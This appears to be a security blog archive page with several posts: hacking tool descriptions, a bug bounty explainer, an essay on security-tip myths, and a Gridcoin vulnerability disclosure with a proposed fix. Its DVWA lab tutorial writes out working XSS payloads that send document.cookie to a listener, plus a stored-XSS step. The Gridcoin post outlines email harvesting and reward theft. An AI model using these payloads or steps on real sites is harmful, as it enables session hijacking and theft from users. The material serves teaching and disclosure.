A New Internet Library: Add Your Website/Blog or Suggest A Website/Blog to our Free Web Directory http://anil.myfunda.net.

Its very simple, free and SEO Friendly.
Submit Now....

Tuesday, June 9, 2020

RED_HAWK: An Information Gathering, Vulnerability Scanning And Crawling Tool For Hackers


About RED_HAWK: RED_HAWK is a all in one tool for Information Gathering, Vulnerability Scanning and Crawling. A must have tool for all pentesters and hackers.

RED_HAWK's features:
  • Basic ScanSite Title (NEW):
       IP Address
       Web Server Detection IMPROVED
       CMS Detection
       Cloudflare Detection
       robots.txt Scanner
  • Whois Lookup (IMPROVED)
  • Geo-IP Lookup
  • Grab Banners IMPROVED
  • DNS Lookup
  • Subnet Calculator
  • Nmap Port Scan
  • Sub-Domain Scanner IMPROVED:
       Sub Domain
       IP Address
  • Reverse IP Lookup and CMS Detection IMPROVED:
       Hostname
       IP Address
       CMS
  • Error Based SQLi Scanner
  • Bloggers View NEW
       HTTP Response Code
       Site Title
       Alexa Ranking
       Domain Authority
       Page Authority
       Social Links Extractor
       Link Grabber
  • WordPress Scan NEW
       Sensitive Files Crawling
       Version Detection
       Version Vulnerability Scanner
  • Crawler
  • MX Lookup NEW
  • Scan For Everything - The Old Lame Scanner
List of CMS Supported on RED_HAWK
   RED_HAWK's CMS Detector currently is able to detect the following CMSs (Content Management Systems) in case the website is using some other CMS, Detector will return could not detect.
  • WordPress
  • Joomla
  • Drupal
  • Magento

RED_HAWK Installation
   How To Configure RED HAWK with moz.com for Bloggers View Scan?
   All set, now you can enjoy the bloggers view.

How to use RED_HAWK?

Known Issues of RED_HAWK
   ISSUE: Scanner Stops Working After Cloudflare Detection!
   SOLUTION: Use the fix command (for Debian-based distros) or manually install php-curl and php-xml.

   Watch the video to see how to solve that isuue:

Support and Donations
   Found RED_HAWK cool? Well you could buy a cup of tea for the author 😉 Just send any amount of donations (in Bitcoin) to this address: 1NbiQidWWVVhWknsfPSN1MuksF8cbXWCku

   Can't donate? well that's no problem just drop a "THANK YOU, AUTHOR" this will motivate me to create more exciting stuffs for you ðŸ˜‰

TODOs for RED_HAWK:
  • Make a proper update option ( Installs current version automatically )
  • Add more CMS to the detector
  • Improve The WordPress Scanner ( Add User, Theme & Plugins Enumeration )
  • Create a web version of the scanner
  • Add XSS & LFI Scanner
  • Improve the Links grabber thingy under bloggers view
  • Add some other scans under the Bloggers View


Continue reading
  1. Pentest Os
  2. Pentest Xss
  3. Pentest Example Report
  4. Hacking To The Gate
  5. Pentest Windows
  6. Hacking Attack
  7. Hacking Lab
  8. Hacking Box

Monday, June 8, 2020

PHoss: A Password Sniffer


"PHoss is a sniffer. A normal sniffer software is designed to find problems in data communication on the network. PHoss is designed to know some protocols which use (or may use) clear text passwords. Many protocols are designed to use secure authentication. For fallback they define a lowest level of authentication using clear text. Many companies use this lowest fallback definition as standard setting to make the product working in many environments." read more...

Download: http://www.phenoelit-us.org/phoss/download.html

Related posts

$$$ Bug Bounty $$$

What is Bug Bounty ?


A bug bounty program, also called a vulnerability rewards program (VRP), is a crowdsourcing initiative that rewards individuals for discovering and reporting software bugs. Bug bounty programs are often initiated to supplement internal code audits and penetration tests as part of an organization's vulnerability management strategy.


Many software vendors and websites run bug bounty programs, paying out cash rewards to software security researchers and white hat hackers who report software vulnerabilities that have the potential to be exploited. Bug reports must document enough information for for the organization offering the bounty to be able to reproduce the vulnerability. Typically, payment amounts are commensurate with the size of the organization, the difficulty in hacking the system and how much impact on users a bug might have.


Mozilla paid out a $3,000 flat rate bounty for bugs that fit its criteria, while Facebook has given out as much as $20,000 for a single bug report. Google paid Chrome operating system bug reporters a combined $700,000 in 2012 and Microsoft paid UK researcher James Forshaw $100,000 for an attack vulnerability in Windows 8.1.  In 2016, Apple announced rewards that max out at $200,000 for a flaw in the iOS secure boot firmware components and up to $50,000 for execution of arbitrary code with kernel privileges or unauthorized iCloud access.


While the use of ethical hackers to find bugs can be very effective, such programs can also be controversial. To limit potential risk, some organizations are offering closed bug bounty programs that require an invitation. Apple, for example, has limited bug bounty participation to few dozen researchers.
Related posts

  1. Hacking Script
  2. Pentest Cheat Sheet
  3. Hacker Wifi Password
  4. Pentester Academy
  5. Hacking Growth
  6. How To Pentest A Website With Kali
  7. Pentest Owasp Top 10
  8. Hacking Google
  9. Hacking Site
  10. Pentest News
  11. Pentest Certification
  12. Hacker Ethic
  13. Pentest Questions
  14. Hacker

Sunday, June 7, 2020

Jshole - A JavaScript Components Vulnrability Scanner, Based On RetireJS


A JavaScript components vulnrability scanner, based on RetireJS.

Why use JShole instead of RetireJS?
By default, RetireJS only searches one page, but JShole tries to crawl all pages.

How it works?

Get Started

Requirements
  • requests

Install
  • git clone https://github.com/callforpapers-source/jshole.git
  • cd jshole
  • pip3 install -r requirements
  • python3 jshole.py
usage: jshole [-h] -u URL [-d] [-l LIMIT] [-t THREAT]
optional arguments:
-h, --help show this help message and exit
-u URL, --url URL url string
-d, --debug Web Scrap debugger(default=false)
-l LIMIT, --limit LIMIT
Search Depth limit(default=1)
-t THREAT, --threat THREAT
The number of links that open per round


via KitPloitRelated articles
  1. Hackerone
  2. Pentest Linux
  3. Hacking Growth
  4. Pentest Kit
  5. Pentest Wordpress
  6. Hacking Script
  7. Pentest Software

Learning Web Pentesting With DVWA Part 4: XSS (Cross Site Scripting)

In this article we are going to solve the Cross-Site Scripting Attack (XSS) challenges of DVWA app. Lets start by understanding what XSS attacks are. OWASP defines XSS as: "Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.
An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page."
XSS attacks are usually used to steal user cookies which let attackers control the victim's account or to deface a website. The severity of this attack depends on what type of account is compromised by the attacker. If it is a normal user account, the impact may not be that much but if it is an admin account it could lead to compromise of the whole app or even the servers.

DOM, Sources, and Sinks:

DVWA has three types of XSS challenges. We'll describe them as we go through them in this article. But before we go about to solve these challenges we need to understand few things about a browser. We need to know what Document Object Model (DOM) is and what are sources & sinks. DOM is used by browsers as a hierarchical representation of elements in the webpage. Wikipedia defines DOM as "a cross-platform and language-independent interface that treats an XML or HTML document as a tree structure wherein each node is an object representing a part of the document. The DOM represents a document with a logical tree". A source can be described simply as input that a user supplies. And a sink can be defined as "potentially dangerous JavaScript function or DOM object that can cause undesirable effects if attacker-controlled data is passed to it". Javascript function eval() is an example of a sink.

DOM Based XSS:

Now lets solve our first XSS challenge which is a DOM based XSS challenge. DOM based XSS occurs when sources are passed to sinks without proper validation. An attacker passes specifically crafted input to the sink to cause undesirable effects to the web app.
"Fundamentally, DOM-based vulnerabilities arise when a website passes data from a source to a sink, which then handles the data in an unsafe way in the context of the client's session."
On the DVWA app click on XSS (DOM), you will be presented with a page like this:
Keep an eye over the URL of the page. Now select a language and click the Select button. The URL should look like this now:
http://localhost:9000/vulnerabilities/xss_d/?default=English
We are making a GET request to the server and sending a default parameter with the language that we select. This default parameter is the source and the server is passing this source to the sink directly without any validation. Now lets try to exploit this vulnerability by changing the URL to this:
http://localhost:9000/vulnerabilities/xss_d/?default=<script>alert(XSS)</script>
When we hit enter after modifying the URL in the URL bar of the browser we should see an alert box popup with XSS written on it. This proves that the app is passing the data from source to sink without any validation now its time that we steal some cookies. Open another terminal or tab and setup a simple http server using python3 like this:
python3 -m http.server
By default the python http server runs on port 8000. Now lets modify the URL to steal the session cookies:
http://localhost:9000/vulnerabilities/xss_d/?default=<script>new Image().src="http://localhost:8000/?c="+document.cookie;</script>
The payload we have used here is from the github repository Payload all the things. It is an awesome repository of payloads. In this script, we define a new image whose source will be our python http server and we are appending user cookies to this request with the help of document.cookie javascript function. As can be seen in the image we get a request from the page as soon as the page loads with our xss payload and can see user cookies being passed with the request. That's it we have stolen the user cookies.

Reflected XSS:

Another type of XSS attack is called Reflected XSS Attack. OWASP describes Reflected XSS as those attacks "where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request."
To perform this type of attack, click on XSS (Reflected) navigation link in DVWA. After you open the web page you are presented with an input field that asks you to input your name.
Now just type your name and click on submit button. You'll see a response from server which contains the input that you provided. This response from the server which contains the user input is called reflection. What if we submit some javascript code in the input field lets try this out:
<script>alert("XSS")</script>
After typing the above javascript code in the input field click submit. As soon as you hit submit you'll see a pop-up on the webpage which has XSS written on it. In order to steal some cookies you know what to do. Lets use another payload from payload all the things. Enter the code below in the input field and click submit:
<img src=x onerror=this.src="http://localhost:8000/?c="+document.cookie />
Here we are using img html tag and its onerror attribute to load our request. Since image x is not present on the sever it will run onerror javascipt function which performs a GET request to our python http server with user cookies. Like we did before.
Referencing OWASP again, it is mentioned that "Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS."
Obviously you'll need your super awesome social engineering skills to successfully execute this type of attack. But yeah we are good guys why would we do so?

Stored XSS:

The last type of XSS attack that we are going to see is Stored XSS Attack. OWASP describes Stored XSS attacks as those attacks "where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS."
To perform this type of XSS attack, click on XSS (Stored) navigation link in DVWA. As the page loads, we see a Guestbook Signing form.
In this form we have to provide our name and message. This information (name and message) is being stored in a database. Lets go for a test spin. Type your name and some message in the input fields and then click Sign Guestbook. You should see your name and message reflected down below the form. Now what makes stored XSS different from reflected XSS is that the information is stored in the database and hence will persist. When you performed a reflected XSS attack, the information you provided in the input field faded away and wasn't stored anywhere but during that request. In a stored XSS however our information is stored in the database and we can see it every time we visit the particular page. If you navigate to some other page and then navigate back to the XSS (Stored) page you'll see that your name and message is still there, it isn't gone. Now lets try to submit some javascript in the message box. Enter a name in the name input field and enter this script in the message box:
<script>alert(XSS)</script>
When we click on the Sign Guestbook button, we get a XSS alert message.
Now when you try to write your cookie stealing payload you notice you cannot put your payload in the box as the maximum input length for the textarea is set to 50. To get rid of this restriction, right-click on the textarea box and click inspect. Change or delete the maxlength="50" attribute in code:
<textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
to something like this:
<textarea name="mtxMessage" cols="50" rows="3"></textarea>
And now use your payload to steal some cookies:
<img src=x onerror=this.src="http://localhost:8000/?c="+document.cookie />
Everytime a user visits this page you'll get his/her cookies (Sweet...). You don't need to send any links or try your super powerful social engineering skills to get user cookies. Your script is there in the database it will be loaded everytime a user visits this vulnerable page.
This is it for today see you next time.

References:

  1. DOM-based vulnerabilities: https://portswigger.net/web-security/dom-based
  2. DOM-based XSS: https://portswigger.net/web-security/cross-site-scripting/dom-based
  3. Document Object Model: https://en.wikipedia.org/wiki/Document_Object_Model
  4. Payload All the Things: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection
  5. Cross Site Scripting (XSS): https://owasp.org/www-community/attacks/xss/

Related articles


  1. Pentest As A Service
  2. Hacker Prank
  3. Pentest Vs Ethical Hacking
  4. Hacking Games
  5. Hacking Device
  6. Pentest Stages
  7. Hackerrank
  8. Pentest Vpn
  9. Hacker Anonymous
  10. Hacking Growth
  11. Pentest Hardware
  12. Pentest Windows
  13. Pentest Ios
  14. Pentest Linux
  15. Hacking Software

One Reason Why InfoSec Sucked In The Past 20 Years - The "Security Tips" Myth

From time to time, I get disappointed how much effort and money is put into securing computers, networks, mobile phones, ... and yet in 2016 here we are, where not much has changed on the defensive side. There are many things I personally blame for this situation, and one of them is the security tips.

The goal of these security tips is that if the average user follows these easy to remember rules, their computer will be safe. Unfortunately, by the time people integrate these rules into their daily life, these rules either become outdated, or these rules were so oversimplified that it was never true in the first place. Some of these security tips might sound ridiculous to people in InfoSec nowadays, but this is exactly what people still remember because we told them so for years.

PDF is safe to open

This is an oldie. I think this started at the time of macro viruses. Still, people think opening a PDF from an untrusted source is safer than opening a Word file. For details why this is not true, check: https://www.cvedetails.com/vulnerability-list/vendor_id-53/product_id-497/Adobe-Acrobat-Reader.html
On an unrelated note, people still believe PDF is integrity protected because the content cannot be changed (compared to a Word document).
Image stolen from Kaspersky

Java is secure

One of the best ones. Oracle started marketing Java as a safe language, where buffer overflows, format strings and pointer-based vulnerabilities are gone. Unfortunately, they forgot to tell the world that instead of "unsafe programs developed by others" they installed their unsafe program on 3 billion devices. 

Stay away from rogue websites and you will be safe

This is a very common belief I hear from average people. "I only visit some trusted news sites and social media, I never visit those shady sites." I have some bad news. At the time of malvertising and infected websites, you don't have to visit those shady sites anymore to get infected.

Don't use open WiFi

I have a very long explanation of why this makes no sense, see here. Actually, the whole recommendation makes no sense as people will connect to public WiFis, no matter what we (InfoSec) recommend.

The password policy nightmare

Actually, this topic has been covered by myself in two blog posts, see here and here. Long story short: use a password manager and 2-factor authentication wherever possible. Let the password manager choose the password for you. And last but not least, corporate password policy sux.

Sites with a padlock are safe

We tell people for years that the communication with HTTPS sites are safe, and you can be sure it is HTTPS by finding a randomly changing padlock icon somewhere next to the URL. What people hear is that sites with padlocks are safe. Whatever that means. The same goes for WiFi - a network with a padlock is safe.

Use Linux, it is free from malware

For years people told to Windows users that only if they would use Linux they won't have so much malware. Thanks to Android, now everyone in the world can enjoy malware on his/her Linux machine.

OSX is free from malware

It is true that there is significantly less malware on OSX than on Windows, but this is an "economical" question rather than a "security" one. The more people use OSX, the better target it will become. Some people even believe they are safe from phishing because they are using a Mac!

Updated AV + firewall makes me 100% safe

There is no such thing as 100% safe, and unfortunately, nowadays most malware is written for PROFIT, which means it can bypass these basic protections for days (or weeks, months, years). The more proactive protection is built into the product, the better!

How to backup data

Although this is one of the most important security tips which is not followed by people, my problem here is not the backup data advise, but how we as a community failed to provide easy to use ways to do that. Now that crypto-ransomware is a real threat to every Windows (and some OSX) users, even those people who have backups on their NAS can find their backups lost. The only hope is that at least OSX has Time Machine which is not targeted yet, and the only backup solution which really works.
The worst part is that we even created NAS devices which can be infected via worms ...

Disconnect your computer from the Internet when not used

There is no need to comment on this. Whoever recommends things like that, clearly has a problem.

Use (free) VPN to protect your anonimity

First of all. There is no such thing as free service. If it is free, you are the service. On another hand, a non-free VPN can introduce new vulnerablities, and they won't protect your anonymity. It replaces one ISP with another (your VPN provider). Even TOR cannot guarantee anonymity by itself, and VPNs are much worse.

The corporate "security tips" myth

"Luckily" these toxic security tips have infected the enterprise environment as well, not just the home users.

Use robots.txt to hide secret information on public websites

It is 2016 and somehow web developers still believe in this nonsense. And this is why this is usually the first to check on a website for penetration testers or attackers.

My password policy is safer than ever

As previously discussed, passwords are bad. Very bad. And they will stick with us for decades ...

Use WAF, IDS, IPS, Nextgen APT detection hibber-gibber and you will be safe

Companies should invest more in people and less into magic blinking devices.

Instead of shipping computers with bloatware, ship computers with exploit protection software
Teach people how to use a password safe
Teach people how to use 2FA
Teach people how to use common-sense

Conclusion

Computer security is complex, hard and the risks change every year. Is this our fault? Probably. But these kinds of security tips won't help us save the world. 

Related word
  1. Hacker Computer
  2. Hacker
  3. Hacking Tools
  4. Pentest Bootcamp
  5. Hacking Forums
  6. Is Hacking Illegal
  7. Pentest Partners
  8. Hacking Images
  9. Pentest Practice Sites
  10. Pentest Tools Free

Saturday, June 6, 2020

Gridcoin - The Good

In this post we will take an in depth look at the cryptocurrency Gridcoin, we show how we found two critical design vulnerabilities and how we fixed them.

In the last past years we saw many scientific publications about cryptocurrencies. Some focused on theoretical parts [Source] and some on practical attacks against specific well-known cryptocurrencies, like Bitcoin [Source]. But in general there is a lack of practical research against alternative coins. Or did you know that there are currently over 830 currencies listed online? So we asked ourselves how secure are these currencies, and if they are not just re-branded forks of the Bitcoin source code?

Background

Gridcoin is an Altcoin, which is in active development since 2013. It claims to provide a high sustainability, as it has very low energy requirements in comparison to Bitcoin. It rewards users for contributing computation power to scientific projects, published on the BOINC project platform. Although Gridcoin is not as widespread as Bitcoin, its draft is very appealing as it attempts to eliminate Bitcoin's core problems. It possesses a market capitalization of $13,719,142 (2017/08/10).

Berkeley Open Infrastructure for Network Computing

To solve general scientific meaningful problems, Gridcoin draws on the well-known Berkeley Open Infrastructure for Network Computing (BOINC). It is a software platform for volunteer computing, initially released in 2002 and developed by the University of California, Berkeley. It is an open source software licensed under the GNU Lesser General Public License. The platform enables professionals in need for computation power to distribute their tasks to volunteers. Nowadays it is widely used by researchers with limited resources to solve scientific problems, for example, healing cancer, investigate global warming, finding extraterrestrial intelligence in radio signals and finding larger prime numbers.
When launching a BOINC project, its maintainer is required to set up his own BOINC server. Project volunteers may then create accounts (by submitting a username, a password and an email address) and work on specific project tasks, called workunits. The volunteers can process the project tasks and transfer their solutions with a BOINC client.

BOINC architecture

BOINC uses a client-server architecture to achieve its rich feature set. The server component handles the client requests for workunits and the problem solutions uploaded by the clients. The solutions are validated and assimilated by the server component. All workunits are created by the server component and each workunit represents a chunk of a scientific problem which is encapsulated into an application. This application consists of one or multiple in-/output files, containing binary or ASCII encoded parameters.

BOINC terminology

  • iCPID
    • The BOINC project server creates the internal Cross Project Identifier (iCPID) as a 16 byte long random value during account creation. This value is stored by the client and server. From this time on, the iCPID is included in every request and response between client and server
  • eCPID
    • The external Cross Project Identifier (eCPID) serves the purpose of identifying a volunteer across different BOINC projects without revealing the corresponding email address. It is computed by applying the cryptographic hash function MD5 to (iCPID,email) and thus has a length of 16 byte [Source].
eCPID = MD5(iCPID||email)
  • Credits
    • BOINC credits are generated whenever a host submits a solution to an assigned task. They are measured in Cobblestone, whereas one Cobblestone is equivalent to 1/200 of CPU time on a reference machine with 1,000 mega floating point operation per seconds [Source]
  • Total Credit
    • Total number of Cubblestones a user invested with his machines for scientific computations
  • Recent Average Credit (RAC)
    • RAC is defined as the average number of Cobblestones per day generated recently [Source]. If an entire week passes, the value is divided by two. Thus old credits are weakly weighted. It is recalculated whenever a host generates credit [Source].

Gridcoin

As a fork of Litecoin, Gridcoin-Research is a blockchain based cryptocurrency and shares many concepts with Bitcoin. While Bitcoin's transaction data structure and concept is used in an unmodified version, Gridcoin-Research utilizes a slightly modified block structure. A Gridcoin-Research block encapsulates a header and body. The header contains needed meta information and the body encloses transactions. Due to the hashPrevBlockHeader field, which contains the hash of the previous block-header, the blocks are linked and form the distributed ledger, the blockchain. Blocks in the blockchain are created by so called minters. Each block stores a list of recent transactions in its body and further metadata in its header. To ensure that all transactions are confirmed in a decisive order, each block-header field contains a reference to the previous one. To regulate the rate in which new blocks are appended to the blockchain and to reward BOINC contribution, Gridcoin-Research implements another concept called Proof-of-Research. Proof-of-Research is a combination of a new overhauled Proof-of-BOINC concept, which was originally designed for Gridcoin-Classic and the improved Proof-of-Stake concept, inspired by alternative cryptocurrencies.

Fig. 1: Gridcoin block structure

Gridcoin terminology

In order to understand the attacks we need to introduce some Gridcoin specific terms.
  • eCPID
    • Identifier value from BOINC used in Gridcoin to identify the researcher.
  • CPIDv2
    • contains a checksum to prove that the minter is the owner of the used eCPID. We fully describe the content of this field in the last attack section.
  • GRCAddress
    • contains the payment address of the minter.
  • ResearchAge
    • is defined as the time span between the creation time of the last Proof-of-Research generated block with the user's eCPID and the time stamp of the last block in the chain measured in days.
  • RSAWeight
    • estimates the user's Gridcoin gain for the next two weeks, based on the BOINC contribution of the past two weeks.

Proof-of-Stake

Proof-of-Stake is a Proof-of-Work replacement, which was first utilized by the cryptocurrency Peercoin in 2012. This alternative concept was developed to showcase a working Bitcoin related currency with low power consumption. Therefore, the block generation process has been overhauled. To create a new valid block for the Gridcoin blockchain the following inequality have to be satisfied:

SHA256(SHA256(kernel)) < Target * UTXO Value + RSAWeight

The kernel value represents the concatenation of the parameters listed in Table 2. The referenced unspent transaction output (UTXO) must be at least 16 hours old. The so called RSAWeight is an input value to the kernel computation, it's indicates the average BOINC work, done by a Gridcoin minter.
In direct comparison to Bitcoin's Proof-of-Work concept, it is notable that the hash of the previous block-header is not part of the kernel. Consequently, it is theoretically possible to create a block at any previous point in time in the past. To prevent this, Gridcoin-Research creates fixed interval checkpoint blocks. Once a checkpoint block is synchronized with the network, blocks with older time stamps became invalid. Considering the nature of the used kernel fields, a client with only one UTXO is able to perform a hash calculation each time nTime is updated. This occurs every second, as nTime is a UNIX time stamp. To be able to change the txPrev fields and thereby increase his hash rate, he needs to gain more UTXO by purchasing coins. Note that high UTXO and RSAWeight values mitigate the difficulty of the cryptographic puzzle, which increase the chance of finding a valid kernel. RSAWeight was explained above. Once a sufficient kernel has been found, the referenced UTXO is spent in a transaction to the creator of the block and included in the generated block. This consumes the old UTXO and generates a new one with the age of zero.

The Gridcoin-Research concept does not require much electrical power, because the maximum hash rate of an entity is limited by its owned amount of UTXOs with suitable age.

Proof-of-Research

Minters relying solely on the Proof-of-Stake rewards are called Investors. In addition to Proof-of-Stake, Gridcoin gives minters a possibility to increase their income with Proof-of-Research rewards. The Proof-of-Research concept implemented in Gridcoin-Research allows the minters to highly increase their block reward by utilizing their BOINC Credits. In this case the minter is called a Researcher.
To reward BOINC contribution, relevant BOINC data needs to be stored in each minted block. Therefore, the software uses the BOINCHash data structure, which is encapsulated in the first transaction of each block. The structure encloses the fields listed in Table 6. The minting and verification process is shown in Figure 2 and works as follows:
  1. A minter (Researcher) participates in a BOINC project A and performs computational work for it. In return the project server increases the users Total Credit value on the server. The server therefore stores the minter's email address, iCPID, eCPID and RAC.
  2. Statistical websites contact project server and down-load the statistics for all users from the project server (A).
  3. After the user earns credits, his RAC increases. Consequently, this eases the finding of a solution for the Proof-of-Stake cryptographic puzzle, and the user can create (mint) a block and broadcast it to the Gridcoin network.
  4. Another minter (Investor or Researcher) will receive the block and validate it. Therefore, he extracts the values from the BOINCHash data structure inside the block.
  5. The minter uses the eCPID from the BOINCHash to request the RAC and other needed values from a statistical website and compares them to the data extracted from the BOINCHash structure, in the event that they are equal and the block solves the cryptographic puzzle, the block is accepted.

 Fig. 2: Gridcoin architecture and minting process

Reward calculation

The total reward for a solved block is called the Subsidy and is computed as the sum of the Proof-of-Research and the Proof-of-Stake reward.
If a minter operates as an Investor (without BOINC contribution), the eCPID is set to the string Investor and all other fields of the BOINCHash are zeroed. An Investor receives only a relatively small Proof-of-Stake reward.
Because the Proof-of-Research reward is much higher than its Proof-of-Stake counterpart, contributing to BOINC projects is more worth the effort.

Statistic Website

At the beginning of the blog post, the core concept behind BOINC was described. One functionality is the creation of BOINC Credits for users, who perform computational work for the project server. This increases the competition between BOINC users and therefore has a positive effect on the amount of computational work users commit. Different websites 4 collect credit information of BOINC users from known project servers and present them online. The Gridcoin client compares the RAC and total credit values stored in a new minted block with the values stored on cpid.gridcoin.us:5000/get_user.php?cpid=eCPID where eCPID is the actual value of the researcher. If there are differences, the client declines the block. In short, statistical websites are used as control instance for Gridcoin. It is obvious that gridcoin.us administrators are able to modify values of any user. Thus, they are able to manipulate the amount of Gridcoins a minter gets for his computational work. This is crucial for the trust level and undermines the general decentralized structure of a cryptocurrency.

Project Servers

Gridcoin utilizes BOINC projects to outsource meaningful computation tasks from the currency. For many known meaningful problems there exist project servers 5 that validate solutions submitted by users, 6 and decide how many credits the users receive for their solutions. Therefore, the project servers can indirectly control the amount of Gridcoins a minter gets for his minted block via the total credit value. As a result, a Gridcoin user also needs to trust the project administrators. This is very critical since there is no transparency in the credit system of project server. If you want to know why decentralization is not yet an option, see our paper from WOOT'17.

Attacks

In addition to the trust a Gridcoin user needs to put into the project server and statistic website administrators, Gridcoin suffers from serious flaws which allows the revelation of minter identities or even stealing coins. Our attacks do not rely on the Gridcoin trust issues and the attacker does not need to be in possession of specific server administrative rights. We assume the following two simple attackers with limited capability sets. The first one, is the blockchain grabber which can download the Gridcoin blockchain from an Internet resource and runs a program on the downloaded data. The second one, the Gridcoin attacker, acts as a normal Gridcoin user, but uses a modified Gridcoin client version, in order to run our attacks.

Interestingly, the developer of Gridcoin tried to make the source code analysis somewhat harder, by obfuscating the source code of relevant functions.
 Fig. 3: Obfuscated source code in Gridcoin [Source]

Grab Gridcoin user email addresses

In order to protect the email addresses of Gridcoin Researchers, neither BOINC project websites nor statistical websites directly include these privacy critical data. The statistical websites only include eCPID entries, which are used to reward Gridcoin Researchers. However, the email addresses are hidden inside the computation of the BOINCHash (cf. Table 1). A BOINCHash is created every time a Researcher mints a new block and includes a CPIDv2 value. The CPIDv2 value contains an obfuscated email address with iCPID and a hash over the previous blockchain block.
By collecting the blockchain data and reversing the obfuscation function (cf. Figure 4 and Figure 7), the attacker gets all email addresses and iCPIDs ever used by Gridcoin Researchers. See the reversed obfuscation function in Figure 4 and Figure 5.

Evaluation

We implemented a deobfuscation function (cf. Figure 7) and executed it on the blockchain. This way, we were able to retrieve all (2709) BOINC email addresses and iCPIDs used by Gridcoin Researchers. This is a serious privacy issue and we address it with our fix (cf. The Fix).

Steal Gridcoin users BOINC reward

The previous attack through deobfuscation allows us to retrieve iCPID values and email addresses. Thus, we have all values needed to create a new legitimate eCPID. This is required because the CPIDv2 contains the last block hash and requires a re-computation for every new block it should be used in. We use this fact in the following attack and show how to steal the computational work from another legitimate Gridcoin Researcher by mining a new Gridcoin block with forged BOINC information. Throughout this last part of the post, we assume the Gridcoin Minter attacker model where the attacker has a valid Gridcoin account and can create new blocks. However, the attacker does not perform any BOINC work.

 Tab. 1: BOINCHash structure as stored and used in the Gridcoin blockchain.
As stated at the beginning of the blog post, the pre-image of the eCPID is stored obfuscated in every Gridcoin block, which contains a Proof-of-Research reward. We gathered one pre-image from the minted blocks of our victim and deobfuscated it. Thus, we know the values of the iCPID, and the email address of our victim. Subsequently, use the hash of the last block created by the network and use these three values to create a valid CPIDv2. Afterwards we constructed a new block. In the block we also store the current BOINC values of our victim, which we can gather from the statistics websites. The final block is afterwards sent into the Gridcoin network. In case all values are computed correctly by the attacker, the network will accept the block, and resulting in a higher reward for the attacker, consisting of Proof-of-Stake and Proof-of-Research reward.


 Fig. 4: Obfuscation function  Fig. 5: Deobfuscation function

Evaluation

In order to verify our attacks practically, we created two virtual machines (R and A), both running Ubuntu 14.04.3 LTS. The virtual machine R contained a legitimate BOINC and Gridcoin instance. It represented the setup of a normal Gridcoin Researcher. The second machine A contained a modified Gridcoin-Research client 3.5.6.8 version, which tried to steal the Proof-of-Research reward of virtual machine R. Thus, we did not steal reward of other legitimate users. The victim BOINC client was attached to the SETI@home project 11 with the eCPID 9f502770e61fc03d23d8e51adf7c6291.
The victim and the attacker were in possession of Gridcoins, enabling them to stake currency and to create new blocks.
 Fig. 6: CPIDv2 calculation deobfuscated

Initially both Gridcoin-Research clients retrieved the blockchain from other Gridcoin nodes in the Gridcoin network.
The Gridcoin attack client made it possible to specify the victim email address, iCPID and target project. All these values can be retrieved from the downloaded blockchain and our previous attack via the reverseCPIDv2 function as shown in Figure 7. The attack client read the iCPID and email address of the victim from a modified configuration file. All other values, for example, RAC or ResearchAge, were pulled from http://cpid.gridcoin.us:5000/get_user.php?cpid=. As soon as all values were received, the client attempted to create a new valid block.


 Fig. 7: Reverse the CPIDv2 calculation to get iCPID and email address

Once a block had been created and confirmed, the attacker received the increased coin reward with zero BOINC contribution done. The attack could only be detected by its victims because an outside user did not know the legitimate Gridcoin addresses a Researcher uses.
All blocks created with our victim's eCPID are shown in Table 2. Illegitimate blocks are highlighted. We were able to mint multiple illegitimate blocks, and thus stealing Research Age from our victim machine R. All nine blocks created and send by our attacker to the Gridcoin network passed the Gridcoin block verification, were confirmed multiple times, and are part of the current Gridcoin blockchain. During our testing timespan of approximately three weeks, the attacker machine was wrongfully rewarded with 72.4 Proof-of-Research generated Gridcoins, without any BOINC work. The results show that the attack is not only theoretically possible, but also very practical, feasible and effective. The attack results can be reproduced with our Gridcoin-Research-Attack client.

 Tab. 2:Blocks minted with the victim's eCPID

The Fix

In order to fix the security issue, we found one solution which does not require any changes to the BOINC source code nor the infrastructure. It is sufficient to change some parts of the already existing Gridcoin Beacon system. Thus, our solution is backwards compatible.
The current Gridcoin client utilizes so called Beacons to register new eCPIDs and stores them as a transaction of 0.0001 Gridcoins in a Superblock which is created every 24 hours. A Beacon encloses the user's personal eCPIDs, a corresponding unused (but irreversible) CPIDv2, and the wallet's main Gridcoin payment address. Once the Superblock is created, the eCPIDs is bound to one Gridcoin payment address. During the block verification process this bond is unfortunately not checked. Furthermore, the existing Beacon system does not use any strong asymmetric cryptography to ensure authenticity and integrity of the broadcasted data. We propose to extend the Beacon system with public key cryptography. In detail, we suggest that a user binds his fresh public key PK_1 to a newly generated eCPID, and then storing them together in a Superblock. An initial Beacon would therefore contain a hashed (e.g. SHA-256) eCPID, the public key, a Nonce, and a cryptographic signature created with the corresponding secret key SK_1 of the public key. This allows only the owner of the secret key to create valid signatures over blocks created with his eCPID. Thus, an adversary first needs to forge a cryptographic signature before he can claim Proof-of-Research work of another Gridcoin user. Thus, he is not capable of stealing the reward of the user.

Beacon to create a eCPID, public/secret key pair bond

For verification purposes nodes fetch the corresponding latest public key from one of the Superblocks. Furthermore, this Beacon structure allows a user to replace his previous public key associated with his eCPID. This is realized by submitting a new Beacon with a new public key PK_2, signed with his old secret key.

Beacon to update a eCPID, public/secret key pair bond

